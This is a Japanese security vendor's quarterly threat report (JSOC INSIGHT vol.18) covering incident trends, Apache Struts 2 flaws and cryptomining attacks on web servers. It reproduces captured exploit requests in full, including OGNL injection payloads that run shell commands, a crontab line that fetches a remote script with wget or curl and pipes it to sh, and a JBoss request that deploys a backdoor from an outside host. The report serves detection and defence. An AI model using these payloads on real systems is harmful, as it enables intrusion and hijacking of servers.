LAC
ともに、イキル

JAPAN SECURITY OPERATION CENTER

INSIGHT

vol.18

2018年1月30日

JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.18

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Team

【集計期間】
2017 年 7 月 1 日 ～ 2017 年 9 月 30 日
【対象機器】
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス(機器)のデータに基づいて作成されています。

※本文書の情報提供のみを目的としており、記述を利用した結果生じる、いかなる損失についても株式会社ラックは責任を負いかねます。
※本データをご利用いただく際には、出典元を必ず明記してご利用ください。
(例　出典：株式会社ラック【JSOC INSIGHT vol.18】)
※本文書に記載された情報は初回掲載時のものであり、閲覧・提供される時点では変更されている可能性があることをご了承ください。

2　エグゼクティブサマリ

本レポートは、集計期間中に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

■　Apache Struts 2 の新たな脆弱性

Java Web アプリケーションフレームワークである Apache Struts 2 に、外部から任意のコードを実行可能な脆弱性が相次いで 3 件公開されました。過去の例に漏れず、これらの脆弱性の情報が公開された直後から攻撃通信を検知しており、重要インシデントも発生しております。本脆弱性の影響を受けるバージョンの Apache Struts 2 を使用している場合は、早期対策を推奨します。

■　仮想通貨採掘を目的としたサイバー攻撃

サーバに対して不正に仮想通貨を採掘(マイニング)させる攻撃を検知しています。本攻撃が成功した場合、電力を大量に消費して、サーバの CPU 能力を利用して仮想通貨を採掘させ、攻撃者の利益に繋がる活動をします。

本攻撃の検知件数は増加傾向にあり、攻撃者は様々な脆弱性を悪用していることから、今後も同様の攻撃は継続すると考えられます。外部に公開しているサーバにおいて、本稿で示す脆弱性の影響を受けるアプリケーションを使用している場合は早期の対策を推奨します。

3　JSOC におけるインシデント傾向

3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功を確認もしくは被害が発生している可能性が高いと判断した重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	緊急事態と判断したインシデント ・お客様システムで情報漏えいや Web 改ざんが発生している ・マルウェア感染通信が確認でき、感染が拡大している
	Critical	攻撃が成功した可能性が高いと判断したインシデント ・脆弱性をついた攻撃の成功やマルウェア感染を確認できている ・攻撃成否が不明だが影響を受ける可能性が著しく高いもの
参考インシデント	Warning	経過観察が必要と判断したインシデント ・攻撃の成否を調査した結果、影響を受ける可能性が無いもの ・検知時点では影響を受ける可能性が低く、経過観察が必要なもの
	Informational	攻撃ではないと判断したインシデント ・ポートスキャンなどの監査通信や、それ自体が実害を伴わない通信 ・セキュリティ診断や検査通信

図 1 に、集計期間(2017 年 7 月～9 月)において発生した重要インシデントの件数推移を示します。本集計期間に発生した重要インシデントの合計件数は、前集計期間(2017 年 4 月～6 月)の 353 件から減少し、276 件でした。

インターネットからの攻撃通信による重要インシデントは、JSOC全体でクロスサイトスクリプティング(XSS)およびSQLインジェクションの試みが多数を占めました。これらの検知は前集計期間も同様で、特筆すべき検知傾向の変化は見られません。

ネットワーク内部からの不審な通信による重要インシデントは、8 月下旬(図 1-①)に、特定のお客様環境でマルウェア感染と考えられる不審な DNS 通信の重要インシデントが急増しました。また、インターネットバンキングのアカウント情報や個人情報を狙った Ursnif や Citadel と呼ばれるマルウェアや、WannaCry の亜種に感染したと疑われる重要インシデントも発生しました。





図 1 発生した重要インシデントの件数推移(2017 年 7 月~9 月)

図 2 に、インターネットからの攻撃により発生した重要インシデントの内訳を示します。

インターネットからの攻撃により発生した重要インシデントの件数は、前集計期間の 128 件から減少し、104 件でした。XSS による重要インシデントの件数は増加しましたが、攻撃手法に特筆すべき変化はありません。前集計期間にて多発した HeartBleed 攻撃による重要インシデントの件数が減少した要因は、お客様環境において HeartBleed への対応が完了したためと考えます。HeartBleed に脆弱なホストを探査する通信は JSOC 全体で定常的に検知しており、いまだに脆弱なホストが見つかることがあります。HeartBleed 攻撃に脆弱なバージョンを利用していないか、今一度ご確認ください。[1]



(a) 4~6 月 **(b) 7~9 月**

図 2 インターネットからの攻撃により発生した重要インシデントの内訳


[1] JSOC INSIGHT vol.5 4.1 暗号ライブラリ（OpenSSL）の脆弱性を悪用する攻撃について
https://www.lac.co.jp/lacwatch/pdf/20141112_jsoc_n001w.pdf

図３に、ネットワーク内部から発生した重要インシデントの内訳を示します。ネットワーク内部から発生した重要インシデントの件数は、前集計期間の 225 件から減少し、172 件でした。

不審な DNS 通信が内訳の多くを占めていますが、これは特定のお客様環境でマルウェア感染と考えられる重要インシデントが増加したことが原因です。

Ursnif の感染による重要インシデントの件数は減少傾向にあるものの、依然として発生しているため、引き続き不審なメールに対する注意[2]が必要です。

また、前集計期間に続き、445/tcp への不審な通信に、ランサムウェアのひとつである WannaCry の亜種に感染した可能性がある重要インシデントが含まれています。WannaCry の詳細は、JSOC INSIGHT vol.17[3]で紹介しています。



(a) 4～6 月　　(b) 7～9 月

図 3 ネットワーク内部から発生した重要インシデントの内訳

[2] JSOC INSIGHT vol.13 4.2 Ursnif の感染事例の急増
https://www.lac.co.jp/lacwatch/pdf/20161031_jsoc_o001m.pdf

[3] JSOC INSIGHT vol.17 4.1 WannaCry の感染事例
https://www.lac.co.jp/lacwatch/pdf/20170925_jsoc_s001m.pdf

3.2 注意が必要な通信について

集計期間で注意が必要な通信や、大きな被害には発展していないもののインターネットからの攻撃で検知件数が多い事例について紹介します。

表 2 に、集計期間において多数検知した通信を示します。

表 2 多数検知した通信

概要	JSOC の検知内容	検知時期
5.188.10.250 からの攻撃	Apache Struts 2 の脆弱性(S2-045)が公開された直後から、様々な攻撃元から本脆弱性を悪用する攻撃を検知しました。特に、5.188.10.250(クロアチア)から、仮想通貨を採掘するプログラムを実行させる攻撃を多数検知しています。仮想通貨採掘を目的とする攻撃通信につきましては、後述の 4.2 を参照ください。	7 月中旬～
sqlmap[4]を悪用した SQL インジェクション攻撃	前集計期間から引き続き、オープンソースの SQL インジェクションの脆弱性診断ツール(sqlmap)を悪用した攻撃を多数検知しています。 オープンソースで提供されている脆弱性診断ツールは、ネット上で誰でも自由に取得・利用できることから、攻撃者に悪用されているものと見受けられます。	3 月中旬～
データベースのダンプファイルの参照	データベースのダンプファイルに関する設定不備を狙ったファイル参照を検知しました。 Web サーバのドキュメントルート直下の/dump.sql や/dbdump.sql といったファイル名を参照する検知が多数でした。	9 月下旬

[4] sqlmap
http://sqlmap.org/

4　今号のトピックス

4.1　Apache Struts 2 における任意コード実行が可能な複数の脆弱性について

集計期間中、Java の Web アプリケーションフレームワーク「Apache Struts 2」において任意のコード実行が可能な脆弱性が相次いで報告されました。これまで報告された脆弱性の特徴は、Java オブジェクトを呼び出す OGNL(Object Graph Navigation Language)形式を用いて、任意のコードを実行させるものでした。しかし、S2-052(CVE-2017-9805)では、XML(eXtensible Markup Language)形式を用いて、任意のコードを実行する手法を確認しました。


報告された脆弱性の検証コードや攻撃ツールはインターネット上に公開されており、攻撃者は容易に悪用が可能です。

表 3　緊急度の高い脆弱性概要(7 月～9 月公開)

Apache Struts Advisory および 共通脆弱性識別子(CVE)	S2-048(CVE-2017-9791) S2-052(CVE-2017-9805) S2-053(CVE-2017-12611)	
影響を受けるバージョンおよびプラグインなど	S2-048	Struts 2.3 系にて Struts1 プラグインを利用している場合
	S2-052	Struts 2.1.2 - Struts 2.3.33 Struts 2.5 - Struts 2.5.12
	S2-053	Struts 2.0.1 - Struts 2.3.33 Struts 2.5 - Struts 2.5.10
参考 URL	Apache Struts 2 Documentation https://struts.apache.org/docs/s2-048.html https://struts.apache.org/docs/s2-052.html https://struts.apache.org/docs/s2-053.html	

4.1.1　JSOC での検知事例

JSOC では、上記 3 件の脆弱性を悪用した攻撃をすべて検知しています。しかし、S2-048 と S2-053 の攻撃通信は対象サーバに対する脆弱性有無の調査行為のみであり、重要インシデントとなった事例は発生していません(図 4、図 5)。これらの脆弱性は実装に強く依存することから、攻撃者にとっても成功率が低く、調査行為で終息したものと考えられます。



```
POST /struts2-showcase/integration/saveGangster.action HTTP/1.0
Content-Length: 1192
Host: [redacted]
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Python-urllib/2.7

name=%25%7B%28%23_%3D%27multipart%2fform-data%27%29.%28%23dm
%3D@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm
%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D
%29.%28%23ognlUtil%3D%23container.getInstance%28@com.opensymphony.xwork2.ognl.OgnlUtil@class
%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.
%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm
%29%29%29%29.%28%23cmd%3D%27echo%20Topsec27%29.%28%23iswin%3D%28@java.lang.System@getProperty
%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F
%7B%27cmd.exe%27%2C%27%2fc%27%2C%23cmd%7D%3A%7B%27%2fbin%2fbash%27%2C%27-c%27%2C%23cmd%7D%29%29.
%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true
%29%29.%28%23process%3D%23p.start%28%29%29.%28%23ros%3D
%28@org.apache.struts2.ServletActionContext@getResponse%28%29.getOutputStream%28%29%29%29.
%28@org.apache.commons.io.IOUtils@copy%28%23process.getInputStream%28%29%2C%23ros%29%29.
%28%23ros.flush%28%29%29%7D&age=123&__ch
```

図 4　S2-048 の検知例

```
GET /hello?redirectUri=%25{(%23dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(%23_memberAccess?
(%23_memberAccess=%23dm):((%23container=
%23context[%27com.opensymphony.xwork2.ActionContext.container%27]).(%23ognlUtil=
%23container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(%23ognlUtil.getExcludedPackageNames().clear()).(%23ognlUtil.getExcludedClasses().clear()).
(%23context.setMemberAccess(%23dm)))).(%23cmd=%27echo%20%22ddd%22+%22ddd%22%27)
(%23cmds={%27cmd.exe%27,%27/c%27,%23cmd}).(%23p=new%20java.lang.ProcessBuilder(%23cmds)).
(%23p.redirectErrorStream(true)).(%23process=%23p.start()).(%23ins=%23process.getInputStream()).
(@org.apache.commons.io.IOUtils@toString(%23ins,%27UTF-8%27))} HTTP/1.1
Accept-Encoding: gzip;q=1.0,deflate;q=0.6,identity;q=0.3
Accept: */*
User-Agent: Ruby
Host: [redacted]
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
```

図 5　S2-053 の検知例

S2-052 に関しては多様な通信を検知しており、攻撃者の意図は以下の 2 種に分類できます。

① 対象サーバの脆弱性有無を調査

■ 端末情報の取得を目的とした調査通信

攻撃者が調査行為に利用するコマンド(id, whoami など)を実行する通信を検知しています。攻撃者は対象となるサーバの HTTP レスポンスから脆弱か否かを判断していると見受けられます。




図 6　端末情報の表示による調査通信の検知例

■　HTTP レスポンスによる調査通信

OS コマンドを記載する部分をあえて空白とした通信を検知しています。①と同様、Web サーバからの HTTP レスポンスから脆弱か否かを判断していると見受けられます。


図 7　HTTP レスポンスによる調査通信の検知例

■　対象サーバから通信を発生させる調査通信

対象サーバから wget コマンドや curl コマンドなどを実行させ、外部のサイトから不審なファイルを取得させる通信を検知しています。図 8 では、ランダムな ASCII 文字列で構成されたファイルを取得させており、図 9-(a)に示される通信先の URL には、攻撃先ホストの情報である図 9-(b)の内容を Base64 エンコードした値が含まれておりました。先述の対象サーバからの応答通信による脆弱性調査とは異なり、攻撃者が用意した Web サーバのアクセスログから脆弱か否かを判断していると見受けられます。

図 8　wget コマンドによる調査通信の検知例

(a) 検知内容



(b) アクセス先 URL のエンコード部

図 9　curl コマンドによる調査通信の検知例

② 対象サーバの脆弱性を悪用

■ マルウェアを取得、実行させる攻撃通信

wget コマンドや curl コマンドなどを実行させ、マルウェアの取得を試みる通信を検知しています。取得先から、仮想通貨を採掘させることを目的とした通信と判明しました。仮想通貨採掘に関する考察については次節(4.2)にて記載します。




図 10　S2-052 の検知例(マルウェアを取得、実行させる攻撃通信)

4.1.2　　各脆弱性への対策

本節にて取り上げた脆弱性への対策を表 4 に記載します。脆弱性の影響を受けるバージョンの Apache Struts 2 を使用している場合は早期に対策を実施し、可能な限り最新のバージョンにアップデートすることを推奨いたします。

表 4　各脆弱性の対策方法(概要)

S2-048	☐ Struts 2.3.33 以降にアップデートする ☐ ActionMessage クラスへの入力処理を適切に行う
S2-052	☐ Struts 2.5.13 および Struts 2.3.34 以降にアップデートする ☐ REST プラグインを無効化する ☐ XML 形式のリクエストを受け付けないようにする
S2-053	☐ Struts 2.5.12 および Struts 2.3.34 以降にアップデートする ☐ Freemarker タグの記述方法を適切に行う

4.2 仮想通貨採掘を目的とする攻撃通信の増加

2017 年 4 月頃から、Web サーバを対象とした仮想通貨採掘を目的とした攻撃を継続的に検知しています。クライアント端末を対象にした採掘の試み[5]が多く報告されていますが、Web サーバに対する採掘攻撃の報告は多くありません。

本稿執筆時点でも攻撃者の数や攻撃手法が増加していることから、Web サーバを対象にした採掘攻撃は今後も長期的に注視すべき種類の攻撃であると考えます。本節では、仮想通貨採掘を目的とする攻撃手法と検知状況について述べます。

4.2.1 検知状況

JSOCでは、仮想通貨採掘を目的とした様々な種類の攻撃を検知しています。図11に、本攻撃による検知件数の推移を示します。




図 11 不正な採掘攻撃の検知件数推移

上記の検知件数のうち、Apache Struts 2 の脆弱性(S2-045)を悪用した攻撃通信[6]が最も多く検知しています。本攻撃は、S2-045 の脆弱性が公開された翌月(2017 年 4 月)から観測され、一時的な流行に留まらず、本稿の集計期間以降も継続/増加傾向にあります。観測当初、狙われる脆弱性は S2-045 のみでしたが、表 5 に示すアプリケーションやライブラリの脆弱性も確認しています。

---

[5] 仮想通貨採掘マルウェアの影響
http://blog.trendmicro.co.jp/archives/15413

[6] JSOC INSIGHT Vol.16 4.2 Apache Struts 2 における任意コード実行の脆弱性
https://www.lac.co.jp/lacwatch/pdf/20170704_jsoc_j001t.pdf

表 5 狙われるアプリケーションやライブラリの一例

狙われるアプリケーションやライブラリ	脆弱性の概要	脆弱性識別子
Apache Struts 2	Jakarta Multipart parserの処理に起因する任意コード実行	CVE-2017-5638/S2-045
JBoss	Apache Commons Collections ライブラリのデシリアライズ処理の脆弱性	CVE-2015-7501
	設定不備による認証回避	CVE-2010-0738
	認証が有効化されていないインタフェースの露出	CVE-2013-4810
Apache Tomcat	PUTリクエストを受け入れ可能な場合の任意コード実行	CVE-2017-12615 CVE-2017-12617

4.2.2 採掘攻撃の概要

様々な脆弱性が狙われており、仮想通貨を採掘させるまでの手順も多岐にわたりますが、多くの場合「脆弱性を悪用したExploit」、「シェルスクリプトの実行」、「プログラムによる仮想通貨採掘」の3つの段階に分類できます。

検知件数の多い2種類の攻撃を例に、どのような手法で攻撃が行われ、脆弱なホストが採掘プログラムを実行するか紹介します。図12に、攻撃の流れを示します。




図 12 紹介する攻撃パターン

4.2.2.1 脆弱性を悪用した Exploit

本段階の目的は、脆弱性を悪用し、対象サーバに悪意あるシェルスクリプトをダウンロードさせることです。

① S2-045を悪用したコマンド実行

図13に、S2-045の脆弱性を悪用した攻撃通信を示します。

```
GET / HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0
Content-Type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='echo "*/11 * * * * wget -O - -q http://[redacted]/pics/logo.jpg|sh
\n*/12 * * * * curl http://[redacted]/pics/logo.jpg|sh" | crontab -;wget -O - -q http://[redacted]/pics/
logo.jpg|sh').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

図 13 S2-045 を悪用してシェルスクリプトをダウンロード・実行させるリクエスト

図中赤枠部のiswin変数にSystemクラスのos.nameを用いて実行環境のOS名を格納し、「win」文字列の有無でOSを判定します。Windows環境であればcmd.exe、Linux/Unix環境であれば/bin/bashを用いて、#cmdに記述されたコマンドを実行します。この命令の構造は、echoやnetstatなどのコマンドを指定して、対象サーバのOSを問わず脆弱性の有無を調査するための汎用的な検証コードとして広く使われています。

本攻撃は、対象サーバがWindowsの場合、wgetやcurlはcmd.exeの標準コマンドではないため、意図的に導入しない限りこれらのコマンドは実行されません。そのため、Linux系OSを対象とした、汎用的な検証コードを流用したものであると考えられます。

図14と図15に、本攻撃がLinux環境で成功した場合の影響を示します。

```
*/11 * * * * wget -O - -q http://[redacted]/pics/logo.jpg|sh
*/12 * * * * curl http://[redacted]/pics/logo.jpg|sh
```

図 14 crontab に書き込まれる内容

```
wget -O - -q http://[redacted]/pics/logo.jpg|sh
```

図 15 実行される OS コマンド

図14と図15ともに外部のシェルスクリプト(logo.jpg)をダウンロードして実行する点が共通しています。違いはcronに登録して定期的に実行するか、攻撃時にダウンロードして実行するかです。

② JBossを狙った攻撃によるバックドア設置とコマンド実行

図16に、JBossの脆弱性を悪用した攻撃通信を示します。攻撃者は初めに、JBossの認証回避の脆弱性(CVE-2010-0738)を悪用し、バックドア(jexws4.war)のアップロードを試みます。

```
HEAD /jmx-console/HtmlAdaptor?
action=invokeOp&name=jboss.system:service=MainDeployer&methodIndex=19&arg0=http://
[redacted]/jexws4.war HTTP/1.1
Host: [redacted]
Accept-Encoding: identity
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0
```

図 16 JBoss の設定不備を悪用してバックドアを設置するリクエスト

